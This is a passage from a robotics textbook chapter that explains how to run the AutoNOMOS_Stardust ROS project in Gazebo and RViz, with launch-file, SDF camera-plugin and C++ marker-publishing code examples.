roscore
rosrun rviz rviz
roslaunch skycam skycam.launch
roslaunch autonomos_gazebo my_world.launch
```

roscore is used just to start ROS. Then, *rosrun rviz rviz* opens the 3D visualizer; once you execute the command, a window like the one in Fig. 2 should be open.

Once you execute *roslaunch skycam skycam.launch*, the package in charge of control and visualization starts working. The only visible changes are shown in Fig. 3. Please be sure to identify the new little white window opened by this command, as that one is in charge of controlling the moving obstacle in the world Fig. 3.

[3] A short video guide can be found at https://www.youtube.com/watch?v=UtSveD9QwEc&t=7s.




Fig. 3 RViz now shows the world that we will see in Gazebo

Finally, by running *roslaunch autonomos_gazebo my_world.launch* Gazebo opens up and loads both our world and the AutoNOMOS mini model Fig. 4. Once this is done, you are ready to test the project. As seen in Fig. 5, Rviz now is showing some relevant information.

The central window shows a representation of the Gazebo world as well as the position/orientation of the AutoNOMOS mini (this is represented as a coordinate system, where the red axis points to the direction the car is facing). The "Laser" window shows a graphical representation of the points gotten by the 360° laser scan on board of the AutoNOMOS. The "RRT" window depicts a graphical representation of the path planning, as well as a comparison between planned path and actually followed path when the vehicle is moving. The "FrontCam" window lets us see the images gotten from the camera on board of the car, while "UpperCam" streams the images obtained from the "eye in the sky".

Finally, to test the project, you just need to define the goal point for the AutoNOMOS mini. To do this, you must click the "2D Nav Goal" tool in the tool-bar at the upper part of the Rviz window. Once the tool is selected, click on the point of the map you want the car to reach; this point will be published to a ROS topic and a path will be planned to get there. Once the path is defined, the vehicle will follow it autonomously. An example of the project working is depicted in Fig. 6.

Whenever the AutoNOMOS gets to the desired point, the path will disappear from the map and you can ask for a new point as done the first time.




Fig. 4 This is the Gazebo simulator. Please note the little black object on the blue line above the map: it is the sky camera




Fig. 5 This is the final setup of our visualizer. As you can notice, no more “No image” labels are shown, as Rviz is getting the topics it needs from Gazebo




Fig. 6 Rviz shows the AutoNOMOS mini following the path it planned to reach the desired goal. The path is represented by a series of blue points (squares) joined by green lines

6 The AutoNOMOS_Stardust Project

Once you were able to test the project, it is time to analyze its parts. Some slight remarks should be done before starting:

- the packages are written in C++, so you need to be fairly familiar with the language
- the launch files (used to begin our ROS nodes) and the config files for Gazebo models are written in xml, but only basic knowledge is enough to work with them (at least for this project)
- the code in charge of creating our Gazebo models is written in the SDF format (instead of the previously standard URDF[4])

Figure 7 shows the ROS architecture generated for this project, as generated by ROS itself.

6.1 Creating and Using a New Gazebo World for Our Robot

First we will discuss how to create a new world for our robot and the way we can use ROS to load the robot in Gazebo within that world (although this second task can be done with any preexisting world).

[4]Further information about both formats and their use can be found here http://gazebosim.org/tutorials?tut=ros_urdf.




Fig. 7 \skycam is the node in charge of path planning, path following and obstacle avoidance. \using_markers allows communication with the 3D visualization tool for ROS called Rviz. \cylinder_keyboard allows control over a mobile obstacle and \gazebo monitors communication with Gazebo

To create a new Gazebo world, you can open the simulator without ROS intervention. Once there, you can either add Gazebo models or simple geometric 3D figures to build your new world. In Fig. 8 we are showing how to put a dumpster in our world. As you may notice, the "Insert" tab contains many different models; if you want to add a new model to the list, you should add its folder in the next location: /home/user/.gazebo/models (considering a typical installation in Ubuntu). Whenever you are done building the world for your robot,[5] you should click File ⇒ Save World As. For the purpose of this project, you should save the new world at

~/AutoNOMOS_Stardust/AutoNOMOS_simulation/src/autonomos_gazebo/worlds

Please be sure the filename looks something like "desired_name.world" (the .world part is the most important one). This is the name we will use to tell ROS how to load our world into Gazebo.

To do this, look for the my_world.launch file in the next location:

~/AutoNOMOS_Stardust/AutoNOMOS_simulation/src/autonomos_gazebo/launch

It should look something like this:

```
1  <?xml version="1.0"?>
2  <launch>
3    <!— We resume the logic in empty_world.launch, changing
         only the name of the world to be launched —>
```

[5] You can read further information about creating Gazebo worlds here: http://gazebosim.org/tutorials?tut=build_world.




Fig. 8 The options to add elements in the world are surrounded in red. Additionally, the location of the dumpster model in the map is pointed with a red arrow

```
4    <include file="$(find gazebo_ros)/launch/empty_world.launch"
         >
5     <arg name="verbose" value="true"/>
6
7      <arg name="world_name" value="$(find autonomos_gazebo)/
           worlds/robotics.world"/>
8      <!— more default parameters can be changed here —>
9    </include>
10       <node name = "spawn_model" pkg = "gazebo_ros" type = "
             spawn_model" output = "screen" args="–sdf –model
             AutoNOMOS_mini –file $(find autonomos_gazebo)/models/
             AutoNOMOS_mini/model.sdf " />
11
12       <node name = "tf_autonomos" pkg = "autonomos_simulation"
             type = "tf2_broadcaster_node" args = "AutoNOMOS_mini"
              />
13
14       <node name = "robot_pose" pkg = "autonomos_simulation"
             type = "robot_pose_publisher" />
15
16       <node name = "spawn_cam_model" pkg = "gazebo_ros" type =
             "spawn_model" output = "screen" args="–sdf –model
             rgb_cam –file $(find autonomos_gazebo)/models/rgb_cam
             /model.sdf " />
17
18 </launch>
```

Look at line 7, as this is the one in charge of telling ROS which world we want Gazebo to load. Within the repository provided for this chapter, the desired world

its called robotics.world; therefore, if you want to use your own world, you should change this filename for the one you want to use.

This launch file is also important because is the one used to load our robots inside Gazebo. Look at lines 10 and 16: the 2 nodes started with those 2 lines are used to spawn the AutoNOMOS and the "eye in the sky", respectively. Please notice that both are located through a model.sdf file. Just as we did to add a model to the Gazebo default list, we can add models to our ROS project copying their folders to the next location:

```
~/AutoNOMOS_Stardust/AutoNOMOS_simulation/src/autonomos_gazebo/models
```

Thus, whenever you want to spawn a new model into your world, you must be sure to add it in the correct path and write a new "spawn_model" node in your launch file. However, how to be sure that your spawned model doesn't collide with an object in the world? What if you need the robot to spawn into a specific location? Or at a given angle? The next section sheds some light on these issues.

6.2 Adding the "Eye in the Sky"

Once our world is ready, we aim to include our own robots/models there. In the previous section we discussed how to tell our system we want certain models to be spawned in the world we prepared for Gazebo, but we must define the way we want to do that, as for practical purposes this spawn has 6-DOF (Degrees Of Freedom): X,Y and Z location along with Pitch, Roll and Yaw orientation.

You must remember that in robotics (and pretty much in general) there is not such a thing as absolute positions or orientations. Every part of a robotic system is referenced to a global system and/or at least one local system. In this particular project, it is easier to define our models with respect to a global reference.

Furthermore, our model should be able to interact with the rest of the world. Even though you are able to develop models from scratch,[6] it is recommendable to work with existing models; that is indeed the approach we took for this project. As we wanted a camera, the already existing model for the Microsoft Kinect[7] was used.

Once the model was acquired, our job is to modify it in order to fulfill our needs. As for this project, two modifications are needed: we want the camera in the sky looking downwards and we need the RGB signal to be sent over ROS topics.

The first task takes just a line. Look at the next piece of code from the model.sdf file in the rgb_cam model folder:

```
1 <?xml version="1.0" ?>
2 <sdf version="1.5">
```

[6] You can even contribute these models to the Gazebo Model Database. For further information you can read the following tutorial: http://gazebosim.org/tutorials?tut=model_contrib&cat=build_robot.

[7] It was obtained from the link provided in this tutorial: http://gazebosim.org/tutorials?tut=ros_depth_camera&cat=connect_ros.

```
3   <model name="rgb_cam">
4     <static>true</static>
5     <pose>0 0 9.17 -1.5708 1.5708 0</pose>
```

Lines 4 and 5 are in charge of telling Gazebo that our model (which name is “rgb_cam”) is expected to be static (that is, it shouldn’t move despite forces like gravity), located at the point (0, 0, 9.17) measured in meters, and orientated by Pitch = −1.5708, Roll = 1.5708 and Yaw = 0 given in radians. In other words, we want the camera to remain 9.17 m above the center of the world looking to the ground.

Once the camera is where we need it, we want ROS to acquire data from it. To do this, we need a plugin; however, unlike the plugin discussed before, you don’t need to compile this, just add it to your model.sdf file. Look how this works:

```
26        <sensor type="camera" name="sky_camera">
27          <update_rate>30.0</update_rate>
28          <camera name="rgb_cam">
29            <horizontal_fov>1</horizontal_fov>
30            <image>
31              <width>640</width>
32              <height>640</height>
33              <format>R8G8B8</format>
34            </image>
35            <clip>
36              <near>0.02</near>
37              <far>300</far>
38            </clip>
39            <noise>
40              <type>gaussian</type>
41              <!-- Noise is sampled independently per pixel on
                    each frame.
42                   That pixel's noise value is added to each of
                          its color
43                   channels, which at that point lie in the
                         range [0,1]. -->
44              <mean>0.0</mean>
45              <stddev>0.007</stddev>
46            </noise>
47          </camera>
48          <plugin name="camera_controller" filename="
                libgazebo_ros_camera.so">
49            <alwaysOn>true</alwaysOn>
50            <updateRate>0.0</updateRate>
51            <cameraName>sky_camera</cameraName>
52            <imageTopicName>image_raw</imageTopicName>
53            <cameraInfoTopicName>camera_info</
                  cameraInfoTopicName>
54            <frameName>camera_link</frameName>
55            <hackBaseline>0.07</hackBaseline>
56            <distortionK1>0.0</distortionK1>
57            <distortionK2>0.0</distortionK2>
58            <distortionK3>0.0</distortionK3>
59            <distortionT1>0.0</distortionT1>
60            <distortionT2>0.0</distortionT2>
```

```
61          </plugin>
62      </sensor>
```

From line 26 we are stating that the only link (piece) of our model is actually a sensor, specifically a camera. Lines 28–47 allow us to define the technical properties of our modeled cam (just as different models in market have different properties, we can modify our model to fit our needs).

Lines 48–61 are actually the plugin; please notice that this plugin is INSIDE the definition of the sensor and OUTSIDE the definition of the camera properties. The plugin, as it is, is already allowing the cam to publish its image as a ROS topic[8] of type sensor_msgs/Image. However, you may want to change the name of this topic (actually, you need first to actually know the name in order to subscribe). This plugin is actually publishing many topics, but the one that contains the message of interest is called "/cameraName/imageTopicName".

Now look at lines 51 and 52: that is where you define *cameraName* and *imageTopicName*. Therefore, if you wish to get the images of this camera from a ROS node, you should subscribe to the "/sky_camera/image_raw" topic.

From this point, you should be able to setup as much cameras as you need in Gazebo for a ROS project. However, even if for this specific task we needed an additional plugin for communication between Gazebo and ROS, the simulator itself is able to send some information to ROS. That is what we will discuss in the next section.

6.3 Getting Poses Data from Gazebo

Whenever it comes to mobile robotics, pose estimation plays a key role. Work in this area is extensive, but Gazebo provides us a solution for this task in the simulated environment. As mentioned before, in robotics there is not such a thing as absolute positions or orientations; and this is particularly important when it comes to simulations, because there is no way in which the components of the simulated world can interact if there is not a certainty on the pose of each one of them.

The last point is really important, since Gazebo then knows at every moment the pose of all the models in the world. The intuitive idea then is to use this knowledge for our ROS project.[9] In this particular project, Gazebo poses are particularly useful for display purposes rather than actually pose estimation[10]; however, the knowledge on how to extract poses from Gazebo can be really useful for the reader in many

[8]To get a deeper understanding of Gazebo plugins with ROS you can check this tutorial: http://gazebosim.org/tutorials?tut=ros_gzplugins.

[9]When we are doing research or testing submodules of a system, it is often necessary to assume that some specific problems (like pose estimation in this case) are solved. However, be careful as this is just an assumption.

[10]Instead of using an IMU, Gazebo poses are used to estimate the orientation of the AutoNOMOS. However this is the only use of Gazebo poses in order to help with navigation.




Fig. 9 The models included in the world are indicated with a red key ({})

tasks, and that is the motivation for this section. Fortunately, all the information me need is published by Gazebo to a specific topic: "/gazebo/model_states".

The first thing to point out is that messages published by Gazebo are, indeed, a special type of message. In particular for the aforementioned topic, we are dealing with a message of type gazebo_msgs/ModelStates. By reading the ROS documentation on this type,[11] the first thing we should notice is that the message is basically composed of 3 different messages, from which every one is an array: each element of the array corresponds to one of the models in our world.

Given this, if you want to get the information of a specific model, you just need to know its index. This is simple, because the order of the array is the same as the order in which the models are displayed in Gazebo (look at Fig. 9).

However, given the nature of our project, every time the project is run the order of the spawned models is prone to change, so it is impossible to hard code the index of the desired model. In the skycam_nodelet.cpp file of the skycam package, we present a simple workaround about this; we show you here the function called back anytime a gazebo_msgs/ModelStates message comes from the "/gazebo/model_states" topic:

```
717  void Skycam::GetStates(const gazebo_msgs::ModelStates &msg)
718  {
719      for(int model = 0; model < msg.name.size(); model++)
720      {
721          if(msg.name[model] == "unit_cylinder_0")
722          {
723              state_.model_name = msg.name[model];
724              state_.pose = msg.pose[model];
725              state_.twist = msg.twist[model];
726          }
727          if(msg.name[model] == "AutoNOMOS_mini")
```

[11] http://docs.ros.org/jade/api/gazebo_msgs/html/msg/ModelStates.html.

```
728             {
729                 float imuX = msg.pose[model].orientation.x;
730                 float imuY = msg.pose[model].orientation.y;
731                 float imuZ = msg.pose[model].orientation.z;
732                 float imuW = msg.pose[model].orientation.w;
733
734                 tf::Quaternion q1(imuX,imuY,imuZ,imuW);
735                 tf::Matrix3x3 m(q1);
736                 Rt_ = m;
737
738                 double roll, pitch, yaw;
739                 m.getRPY(roll, pitch, yaw);
740                 current_yaw_ = float(yaw);
741                 //ROS_INFO_STREAM("Yaw: " << current_yaw_);
742                 status_ok_ = true;
743             }
744         }
745     }
```

In lines 721 and 727 we store the information of interest from the models that are called “unit_cylinder_0” and “AutoNOMOS_mini”, respectively. We know this names because that is the way we called those models; if you are in doubt of how you called them, notice that the names correspond to the way they are called in Gazebo (refer again to Fig. 9).

If you read carefully, from the AutoNOMOS we are only getting its orientation (please notice that it is expressed in the incoming message as a quaternion). Why are we storing information about a cylinder? This is because we need to keep track of the modifications in the Gazebo world to update the map showed in Rviz. We will talk next about how to work with Rviz.

6.4 Sending Markers to Rviz

By “markers” we are referring shortly to visualization_msgs/Marker messages, which are used to send basic geometrical shapes (such as cubes, spheres, arrows, etc.) ro Rviz. Using them, we can populate our Rviz map with many useful objects for displaying purposes. Actually, in Fig. 6 the red blocks as well as the path generated by blue dots and green lines are generated by sending markers though ROS topics. In this section, we will discuss how to send markers to Rviz, how to update them and how to clean them; this will be done separately for 3D figures and 2D lines using points.

First at all, we need to identify the topic used for markers in Rviz. The default topic to which we should publish is called “visualization_marker”:

```
marker_pub_ = n_.advertise<visualization_msgs::Marker>("
    visualization_marker", 10);
```

This topic is enough to send as much different objects as we want, but we must create a new variable for each one of them. Here is an example from the include file of the *using_markers* package[12]:

```
visualization_msgs::Marker unit_box_0_;
visualization_msgs::Marker unit_cylinder_0_;
visualization_msgs::Marker unit_cylinder_1_;
visualization_msgs::Marker unit_box_1_;
visualization_msgs::Marker unit_box_2_;
visualization_msgs::Marker unit_box_3_;

visualization_msgs::Marker marker_points_, line_strip_;
```

Each one of them should be constructed with their own particular attributes before publishing. For educational purposes, we will construct here the *unit_box_0_* message as an example for 3D figures. The next sample code is constructed from the *using_markers_nodelet.cpp* file in the package:

```
1  // Set the frame ID and timestamp.  See the TF tutorials for
       information on these.
2  unit_box_0_.header.frame_id = "ground_plane::link";
3  unit_box_0_.header.stamp = ros::Time::now();
4
5  // Set the namespace and id for this marker.  This serves to
       create a unique ID
6  // Any marker sent with the same namespace and id will
       overwrite the old one
7  // %Tag(NS_ID)%
8  unit_box_0_.ns = "basic_shapes0";
9  unit_box_0_.id = 0;
10 // %EndTag(NS_ID)%
11
12 // Set the marker type.  This is, the desired shape
13 // %Tag(TYPE)%
14 unit_box_0_.type = visualization_msgs::Marker::CUBE;
15 // %EndTag(TYPE)%
16
17 // Set the marker action.  Options are ADD, DELETE, and new in
       ROS Indigo: 3 (DELETEALL)
18 // %Tag(ACTION)%
19 unit_box_0_.action = visualization_msgs::Marker::ADD;
20 // %EndTag(ACTION)%
21
22 // Set the pose of the marker.  This is a full 6DOF pose
       relative to the frame/time specified in the header
23 // %Tag(POSE)%
24 unit_box_0_.pose.position.x = -0.856451;
25 unit_box_0_.pose.position.y = -2.31594;
26 unit_box_0_.pose.position.z = 0.499799;
27 unit_box_0_.pose.orientation.x = 0.0;
28 unit_box_0_.pose.orientation.y = 0.0;
29 unit_box_0_.pose.orientation.z = 0.0;
```

[12] /AutoNOMOS_Stardust/AutoNOMOS_simulation/src/using_markers.

```
30  unit_box_0_.pose.orientation.w = 1.0;
31  // %EndTag(POSE)%
32
33  // Set the scale of the marker -- 1x1x1 here means 1m on a
        side
34  // %Tag(SCALE)%
35  unit_box_0_.scale.x = 3.07935;
36  unit_box_0_.scale.y = 1.0;
37  unit_box_0_.scale.z = 1.0;
38  // %EndTag(SCALE)%
39
40  // Set the color -- be sure to set alpha to something non-zero
        !
41  // %Tag(COLOR)%
42  unit_box_0.color_.r = 1.0f;
43  unit_box_0.color_.g = 0.0f;
44  unit_box_0.color_.b = 0.0f;
45  unit_box_0.color_.a = 1.0;
46  // %EndTag(COLOR)%
47
48  // %Tag(LIFETIME)%
49  unit_box_0.lifetime_ = ros::Duration();
50  // %EndTag(LIFETIME)%
51  // %EndTag(INIT)%
52
53  marker_pub_.publish(unit_box_0_);
```

Most of the code may be self-explanatory, but for further reference you can read the whole tutorial on the topic in the ROS wiki.[13] Nonetheless, there are some particularities we wish to discuss here.

First, look at line 2. As aforementioned, in robotics there is not a thing such as absolute positions or orientations; as so, we need to tell our shape what is its point of reference: that is exactly what we are doing at line 2. Furthermore, when you actually open Rviz, you may notice an option called "Fixed Frame" in the *Displays* panel; this is where we tell Rviz the Gazebo element to be used as reference for our Rviz 3D map. To avoid further problems, opt to always set the frame_id and the fixed frame to the same value; in this case, the ground model in our Gazebo simulation.

From lines 8 and 9 we are just giving identifiers to the objects we want to publish in Rviz; be sure to don't repeat id values, because otherwise the most recent published shape with a certain id will replace previous shapes published with the same id.

Line 19 is used to tell Rviz what we want to do with the given shape. As with this example we want to add shapes to the map, we select the option ADD.

Lines 24–30 and 35–37 are used to define geometry. The values shown in this code were copied from the sdf file of our Gazebo world, to match the Gazebo world. However, do you remember the little white window from Fig. 3? It is used to move one of the red blocks in the Gazebo world and reflect the new position in Rviz. Take a look at the next piece of code from the *using_markers_nodelet.cpp* file:

[13] http://wiki.ros.org/rviz/Tutorials/Markers%3A%20Basic%20Shapes.

```
236 void UsingMarkers::MoveCylinder(const std_msgs::Int8 &key)
237 {
238     if(key.data == 1)
239     {
240         unit_cylinder_0_.pose.position.y = model_state_.pose.
                position.y + 0.1;
241     }
242     else if(key.data == 2)
243     {
244         unit_cylinder_0_.pose.position.x = model_state_.pose.
                position.x + 0.1;
245     }
246     else if(key.data == 3)
247     {
248         unit_cylinder_0_.pose.position.y = model_state_.pose.
                position.y - 0.1;
249     }
250     else if(key.data == 4)
251     {
252         unit_cylinder_0_.pose.position.x = model_state_.pose.
                position.x - 0.1;
253     }
254
255     marker_pub_.publish(unit_cylinder_0_);
256 }
```

With the help of the *cylinder_keyboard* package we are managing keyboard press events[14] to sent integer values through a ROS topic, and that message is caught with the function in the code above. As you may notice, we have different options according to the key pressed, but all of them are based on the same principle: taking the current position of the cylinder, updating it according to the key pressed, storing the updated value in the object to move, and publishing the updated object to Rviz.

With this, you already know how to add and update 3D shapes in you Rviz map. However, objects themselves are not the only shapes of interest in a map: whenever you have a physical map, it is often useful to draw on it things such as routes, relevant points, etc. We can do that in Rviz as well and that is the next topic to discuss.

In Fig. 6 you can see the route planned by the AutoNOMOS to reach the desired point. Although that is not really useful for the vehicle itself, it is useful for us as spectators to understand the decision making of the system and to value how well it is following the plan. To add this kind of markers, the process is pretty similar to the one presented for 3D shapes.

In this particular application, we will draw a set of points and lines connecting such points. To do this, we create a new visualization_msgs::Marker message for the points and another one for the lines, and initialize them:

```
1 marker_points_.header.frame_id = line_strip_.header.frame_id =
      "ground_plane::link";
2 marker_points_.header.stamp = line_strip_.header.stamp =
      ros::Time::now();
```

[14]The available keys are WASD and up, down, left, right.

```
3  marker_points_.ns = line_strip_.ns = "points_and_lines";
4  marker_points_.action = line_strip_.action =
       visualization_msgs::Marker::ADD;
5  marker_points_.pose.orientation.w = line_strip_.pose.
       orientation.w = 1.0;
6
7  marker_points_.id = 0;
8  line_strip_.id = 1;
9
10 marker_points_.type = visualization_msgs::Marker::POINTS;
11 line_strip_.type = visualization_msgs::Marker::LINE_STRIP;
12
13 // POINTS markers use x and y scale for width/height
       respectively
14 marker_points_.scale.x = 0.2;
15 marker_points_.scale.y = 0.2;
16
17 // LINE_STRIP/LINE_LIST markers use only the x component of
       scale, for the line width
18 line_strip_.scale.x = 0.1;
19
20 marker_points_.color.b = 1.0f;
21 marker_points_.color.a = 1.0;
22
23 // Line strip is blue
24 line_strip_.color.g = 1.0;
25 line_strip_.color.a = 1.0;
```

Note that only relevant differences from before are that the shape types are now POINTS and LINE_STRIP, and that no position is given. This two messages are composed by sets of points and lines, that is why we don't have an specific position.

As so, we need to define those two sets. However, this is done simply by defining the desired points (notice that this points are variables of the type geometry_msgs::Point). The next function is in charge of catching the points published by the path planner:

```
1  void UsingMarkers::NewPoint(const geometry_msgs::Point &
       new_point)
2  {
3      if(new_point.z == 0.2)
4      {
5          p_.x = new_point.x;
6          p_.y = new_point.y;
7          p_.z = new_point.z;
8          marker_points_.points.push_back(p_);
9          line_strip_.points.push_back(p_);
10     }
11     else if(new_point.z == 0.4)
12     {
13         marker_pub_.publish(marker_points_);
14         marker_pub_.publish(line_strip_);
15     }
16     else
```

```
17        {
18            marker_points_.points.clear();
19            line_strip_.points.clear();
20            marker_pub_.publish(marker_points_);
21            marker_pub_.publish(line_strip_);
22        }
23    }
```

According to the z value of the point received, we have three possible actions: add a new point p to the list of points of both marker messages, publish the markers, or clean the points of both markers to publish them. And that is it, when you publish this markers, Rviz will draw all of the points in the points list of the *maker_points_* variable, and all the lines connecting two consecutive points in the points list of the *line_strip_* variable. With this knowledge, you can draw as many points or lines you need according to your project requirements. However, before closing this section, we want to briefly discuss how to add a tracker for a certain model in the Gazebo simulation and how to communicate compatible ROS messages from your project to Rviz visualizations.

In the *Displays* panel of Rviz, you have an *Add* button. Once you click it, a menu will pop up; there, select the *Axes* option and click Ok. A new *Axes* object will appear in the *Displays* panel. Expand it and look for the *Reference Frame* option: there you should select a link of the model to track. With this, the model of interest will be represented in the Rviz map as coordinate system.

Notice that the *Axes* option was in the *By display type* tab. If you want to explore which topics published in your project are visualizable in Rviz, move to the *By topic* tab. There, Rviz will list by type all of your current topics that are compatible with Rviz. The "Laser", "RRT", "FrontCam" and "UpperCam" windows in Fig. 2 were added this way.

At this point you know how to create Gazebo worlds and models, how to communicate with Gazebo from ROS to spawn models and retrieve information, how to add markers to Rviz for visualization, how to update this markers automatically when required, how to keep position tracking of models in the Gazebo simulation, and how to visualize topics of interest in Rviz.

From this point, all what is left is to explain the package in charge of solving the problem that motivated this project: *skycam*.

6.5 Path Planning and Following

Before discussing the package itself, we will discuss the substeps used to solve the problem. Basically, the whole code goes around 3 cyclic, sequential states: stand-by, planning the path, and following the planned path. Those states are repeated over and over until the project is shut down, but some additional considerations were added to the work flow to deal with some particular cases. You can see a graphical representation of the complete workflow in Fig. 10.

